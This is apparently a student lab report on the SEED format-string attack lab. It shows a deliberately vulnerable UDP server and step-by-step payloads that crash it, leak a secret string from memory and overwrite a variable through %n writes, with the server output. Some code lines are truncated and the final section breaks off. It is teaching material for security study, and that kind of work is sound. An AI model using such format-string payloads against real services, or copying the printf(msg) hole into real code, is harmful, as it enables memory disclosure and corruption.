


### Task1: The Vulnerable Program

In this lab, we use two VMs, one for server (IP 10.0.2.5), one for attacker (IP 10.0.2.29)



VM2 [Running]


/bin/bash

```
[10/12/18]seed@VM:~/lab5$ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:3d:49:de
             inet addr:10.0.2.5 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::795d:8bd7:f8ee:fe0a/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:35 errors:0 dropped:0 overruns:0 frame:0
             TX packets:143 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:4726 (4.7 KB) TX bytes:14734 (14.7 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:116 errors:0 dropped:0 overruns:0 frame:0
             TX packets:116 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:25296 (25.2 KB) TX bytes:25296 (25.2 KB)

[10/12/18]seed@VM:~/lab5$
```

screenshot1, information of the server VM



VM1 (Snapshot 1) [Running]


/bin/bash

```
[10/12/18]seed@VM:~/ $ ifconfig
enp0s3      Link encap:Ethernet HWaddr 08:00:27:3c:a8:4c
             inet addr:10.0.2.29 Bcast:10.0.2.255 Mask:255.255.255.0
             inet6 addr: fe80::3805:4801:192f:af5f/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:74 errors:0 dropped:0 overruns:0 frame:0
             TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:11186 (11.1 KB) TX bytes:7283 (7.2 KB)

lo          Link encap:Local Loopback
             inet addr:127.0.0.1 Mask:255.0.0.0
             inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:70 errors:0 dropped:0 overruns:0 frame:0
             TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:21556 (21.5 KB) TX bytes:21556 (21.5 KB)


[10/12/18]seed@VM:~/ $
```

screenshot2, information of the attacker VM




```
[10/12/18]seed@VM:~/lab5$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[10/12/18]seed@VM:~/lab5$
```

screenshot3, we turn off memory randomization on server VM




```
server.c
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5 #include <sys/socket.h>
6 #include <netinet/ip.h>
7
8 #define PORT 9090
9
10 char *secret = "A secret message\n";
11 unsigned int target = 0x11223344;
12
13 void myprintf(char *msg)
14 {
15     printf("The address of the 'msg' argument: 0x%.8x\n",
16           // This line has a format-string vulnerability
17           msg);
18     printf("The value of the 'target' variable (after
19 )
20
21 // This function provides some helpful information.
22 // simplify the lab task. In practice, attackers
23 // out the information by themselves.
24 void helper()
25 {
26     printf("The address of the secret: 0x%.8x\n",
27           // The address of the 'target' variable: 0x
28           (unsigned) &target);
29     printf("The value of the 'target' variable (befor
30 )
31
32
33 void main()
34 {
35     struct sockaddr_in server;
36     struct sockaddr_in client;
37     int ClientLen;
38     char buf[1500];
39
40     helper();
41
42     int sock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
43     memset((char *) &server, 0, sizeof(server));
44     server.sin_family = AF_INET;
45     server.sin_addr.s_addr = htonl(INADDR_ANY);
46     server.sin_port = htons(PORT);
47
48     if (bind(sock, (struct sockaddr *) &server, sizeof(s
49
50     if (listen(sock, 1) < 0)
51         perror("listen error");
52
53     if (ClientLen < 0)
54         perror("ClientLen error");
55
56     if (recvfrom(sock, buf, ClientLen, 0, (struct sockaddr *) &client, &ClientLen) < 0)
57         perror("recvfrom error");
58
59     if (sendto(sock, buf, ClientLen, 0, (struct sockaddr *) &client, ClientLen) < 0)
60         perror("sendto error");
61
62     if (close(sock) < 0)
63         perror("close error");
64 }
```

screenshot4, we get the server program from lab description



```
[10/12/18]seed@VM:~/lab8$ gcc -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:17:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(msg);
    ^
[10/12/18]seed@VM:~/lab8$
```

screenshot5, we compile server program



```
[10/12/18]seed@VM:~/lab8$ nc -u 10.0.2.5 9090
test test

[10/12/18]seed@VM:~/lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffff090
test test
The value of the 'target' variable (after): 0x11223344
```

screenshot6, after we run the server program, we send message to it from the attacker VM. And some information and our message are printed, so our setup is correct.

### **Observation and Explanation:**

In this task, we setup the lab environment. We use two VMs, VM1 for attacker (10.0.2.29), and VM2 for server (10.0.2.5). Then we copy the server program and compile it on the server VM (screenshot5). Afterwards, we run the server program, and we send message from attacker VM to the server. As screenshot6 shows, our setup is correct.

## Task2: Understanding the Layout of the Stack

```
/bin/bash
[10/12/18]seed@VM:~/lab8$ sudo ./server
[sudo] password for seed:
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

screenshot1, we first run the server program

screenshot2, we make some input message and send it to the server

```
[10/12/18]seed@VM:~/lab8$ sudo ./server  
The address of the 'secret': 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbfffff090  
fffffbfffff090.b7fba000.0804871b.00000003.bffffd0.bfffff6b8.0804872d.bfffff0d0.bfffff0a8.00000010.0804864c.b7e1b2cd.b7fdb629.000  
00010.00000003.82230002.00000000.00000000.00000000.00df0002.00000001.b7fff000.b7fff020.11111111.78382e25.382e252e.2e252e78.2  
52e7838.2e78382e.78382e25  
The value of the 'target' variable (after): 0x11223344
```

screenshot3, after we send out message on the attacker VM, we go back to the server VM. And we see some addresses are printed. We also see that the 24<sup>th</sup> element ("11111111") is our written string, so this is the position of the buf[].

screenshot4, then we send another message to the server VM. At this time, we change the fifth and eighth element (they have same address 0xffff0d0) to %s. So their values are printed which is our message. Therefore, 0xffff0d0 is the buf[] address


## Observation and Explanation:

To find these three addresses, we need to examine the values which are stored in the stack of the program. we first run the server program (screenshot1), and then we send a message from attacker to the server (screenshot2). As the screenshot3 shows, some address values are printed. In the 24<sup>th</sup> position of the output, we see 11111111, which means there is the buf[] position, so we know the distance is  $24*4 = 96$ bytes (the distance between format string and buf[]). Then we also see some duplicated value 0xffff0d0, it appears in position 5<sup>th</sup> and 8<sup>th</sup>, so we change the message (change %.8x to %s on 5<sup>th</sup> and 8<sup>th</sup> %.8x) and send it via attacker VM. As the screenshot4 shows, our input value is printed on them, so we confirm that it is the buf[] address. Then we also get the format string address which is buf[] address - 96 = 0xffff070. For the return address, in the graph we see that it is right below the variable msg, so the return address is msg address - 4 (0xffff090 - 4) = 0xffff08c


In clear:

1. Format string address: 0xfffff070
  2. Return address: 0xfffff08c
  3. buf[] address: 0xfffff0d0
  4. the distance between format string and buf[]: 96bytes

## Task3: Crash the Program



screenshot1, after we run the program on the server, we send message from attacker to the server. And the message contains 8 "%s".




screenshot2, we go back to the server, the server program is crashed.

### Observation and Explanation:

In this task, we want to send message to the server, and such message can crash the server program on the server. As screenshot 1 and 2 show, after we sent message with 8 "%s", the server program is crashed. The %s specifier is the reason, when printf() sees the %s, it treats the value which obtained by the %s specifier as an address, and then it prints out the data from that address. However, these addresses are not intended input for printf(), so there are maybe some invalid address or privileged address. As a result, when printf() prints data from a invalid address or privileged address, the program crashes.

## Task4: Print Out the Server Program's Memory

## Task4.A: Stack Data



screenshot1, we make up a message and send it to the server VM

```
[10/13/18]seed@VM:~/lab8$ sudo ./server  
The address of the 'secret': 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xfffff090  
|||||@"""\bfffff090.b7fa000.0804871b.00000003.bffff0d0.bffff6b8.0804872d.bffff0d0.bffff0a8.00000010.0804864c.b7e1b2cd.b7fd  
b629.00000010.00000003.82230002.00000000.00000000.000a60002.00000001.b7ffff00.b7ffff020.|||||1111111.40404040.2222222.78  
382e25.382e252e.  
The value of the 'target' variable (after): 0x11223344
```

screenshot2, then we go back to the server VM. And we see that in the 24<sup>th</sup> position, our input is printed.

## Observation and Explanation:

In this task, we want to print out our input in the stack by the server program. We first send message, the message consists two parts, first part is

```
“$(printf “\x11\x11\x11\x11@@@@@\x22\x22\x22\x22”)”
```

this will write 11111111, 40404040 (@@@@), and 22222222 on the stack.

The second part is 30 “%.8x”, this will move the var\_list pointer to next position and print the value in that position. Because we use 30 “%.80”, 30 value will be printed out. By the screenshot1 and 2 show, there are 30 values are printed. And in the 24<sup>th</sup>, 25<sup>th</sup>, and 26<sup>th</sup> positions, we see the input provided by us. Therefore, we need 24 specifiers to reach the buf[] position to print out first 4 bytes of our input.

## Task4.B Heap Data

```
[10/13/18]seed@VM:~/lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

screenshot1, we first run the server program, so we know the address of the secret which is 0x080487c0

screenshot2, we make a message and send it to the server VM

```
[10/13/18]seed@VM:~/lab8$ sudo ./server
/bin/bash 124x33
The address of the 'secret': 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffff090
0xbfffff090.b7fba000.0804871b.00000003.bfffff0d0.bfffff6b8.0804872d.bfffff0d0.bfffff0a8.00000010.0804864c.b7e1b2cd.b7fdb629.0000
010.0000003.82230002.00000000.00000000.00d40002.00000001.b7fff000.b7fff020.080487c0.78382e25.382e252e.2e252e78.252
e7838.
The value of the 'target' variable (after): 0x11223344
```

screenshot3, the target address is written in the 24<sup>th</sup> position as we expected

screenshot4, we change the input string on attacker VM, we change the 24<sup>th</sup> "%.8x" to %s

```
[10/13/18]seed@VM:~/lab8$ sudo ./server  
The address of the 'secret': 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbffff090  
0xbffff090.b7fba000.0804871b.00000003.bffff0d0.bffff6b8.0804872d.bffff0d0.bffff0a8.00000010.0804864c.b7e1b2cd.b7fdb629.00000  
01.00.000003.82230002.00000000.00000000.00000000.00d40002.00000001.b7fff000.b7fff020.080487c0.78382e25.382e252e.2e252e78.252  
e7838.  
The value of the 'target' variable (after): 0x11223344  
The address of the 'msg' argument: 0xbffff090  
0xbffff090.b7fba000.0804871b.00000003.bffff0d0.bffff6b8.0804872d.bffff0d0.bffff0a8.00000010.0804864c.b7e1b2cd.b7fdb629.00000  
01.00.000003.82230002.00000000.00000000.00000000.b7bc0002.1d02000a.00000000.00000000.A secret message  
The value of the 'target' variable (after): 0x11223344
```

screenshot5, the content of the secret is printed out

## Observation and Explanation:

In this task, we want to print the content of a secret, and the secret is stored in the heap. The first thing is to get the address of the secret, we run the server program, and the program will print it out which is 0x080487c0. Then we need to put the secret's address in the buf[] by (printf("\xc0\x87\x04\x08")). Because we know that the buf[] is 24 position away, and the secret address is written in the buf[], so we move the var\_list pointer 24 positions to reach to the buf[]. We can use "%.8x" move pointer to there, and then we use "%s" to print out the value which is stored on this address.

By running the server program, it prints out the address of the secret to us (screenshot1). After we got the address, we put it in the buf[], and we also use "%.8x" to move the pointer to find where the address is stored (screeshot2). As screenshto3 shows, we find it, it is stored in the 24<sup>th</sup> "%.8x" as we expected. Then we modify our input, we change the 24<sup>th</sup> "%.8x" to "%s", which will pint the content of the address which stored in there. As screenshot5 shows, the content of the secret is printed which is "A secret message". So our attack is successful.

## Task5: Change the Server Program's Memory

### Task5.A: Change the value to a different value

```
/bin/bash
[10/13/18]seed@VM:~/lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
```

screenshot1, we first run the server program on server VM, so we know the address of the target which is 0x0804a040

screenshot2, we send a message to server from the attacker VM. This time our goal is to get the position of the address which we put in the message

```
[10/13/18]seed@VM:~/lab8$ sudo ./server
/bin/bash 124x33
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
@0xfffff090.b7fba000.0804871b.00000003.bffff0d0.bffff6b8.0804872d.bffff0d0.bffff0a8.00000010.0804864c.b7e1b2cd.b7fdb629.00000
010.00000003.82230002.00000000.00000000.00000000.00d60002.00000001.b7fff000.b7fff020.0804a040.7838e25.382e252e.2e252e78.252
e7838.
The value of the 'target' variable (after): 0x11223344
```

screenshot3, the target address is written in the `buf[1]` (in the 24<sup>th</sup> position as we expected)

screenshot4, we use specifier “%n” to write on the target address


```
[10/13/18]seed@VM:~/lab8$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfffff090
@0xfffff090.b7fba000.0804871b.00000003.bfffff0d0.bfffff6b8.0804872d.bfffff0d0.bfffff0a8.00000010.0804864c.b7e1b2cd.b7fdb629.00000
010.00000003.82230002.00000000.00000000.00000000.008c0002.00000001.b7fff000.b7fff020.
The value of the 'target' variable (after): 0x000000d3
```

screenshot5, we successfully modify the value of the target variable to 0xd3


## Observation and Explanation:

In this task, we want to modify the value in target address. The most steps are same as task4.b. We first run the server program, and it will print the target variable address (screenshot1). Then we put the target variable address in the buf[] (screenshot2). We check the buf[] position again, it does not change, it is still at the 24<sup>th</sup> "%.8x" (screenshot3). Now we can write to the target address, we first use 24 "%.8x" to move the var\_list pointer to the target address in the buf[]; then we use "%n" specifier to write on the target address, this specifier writes the number of characters printed out so far into memory. In our case, we already print out 4 (address) + 23 \* 8(23 "%.8x") + 23 (".") = 211 = 0xD3. As screenshot4 and 5 show, we successfully modified the value of the target variable to 0xD3.

## Task5.B: Change the value to 0x500



screenshot1, we change the input message.



screenshot2, we successfully change target variable to 0x500

### Observation and Explanation:

In this task, we want to change the target variable to 0x500. The most steps are same as last task, the only different is the written value. In last task, we can just put a number in there. But here we need to put 0x500. So we modified the input message to

```
echo $(printf
```

There are three parts: first, “`printf "\x40\x00\x04\x08"`”, we use it to write the target address on the `buf[]`. Second, “`%.8x.....%.8x`”, this is used to move the pointer of `var_list` to the target address in the `buf[]`, so we can write to this address, and its position is in the the 24<sup>th</sup> “`%.8x`”. “`%.1077x%n`”, this is the last part, because this time we want to write 0x500 which is 1280 in decimal, so we need to increase value of the character counter. Therefore, we need to print more characters; in this case, we already print 4 (the address part),  $22*8 = 176$  (22 “`%.8x`”), 23 (23 “`.`”). So the total is 203. By a simple subtraction  $1280 - 203 = 1077$ , so we need to print 1077

characters more. “%.1077x” did that. Afterwards, we can write on the target address by specifier “%n”. As screenshot2 shows, we are successfully modified target variable value to 0x500.

### Task5.C: Change the value to 0xFF990000

screenshot1, we make the message and send it to the server VM


screenshot2, we go back to the server, and we see the target value is changed to 0xff990000. So our attack succeeds.

### Observation and Explanation:

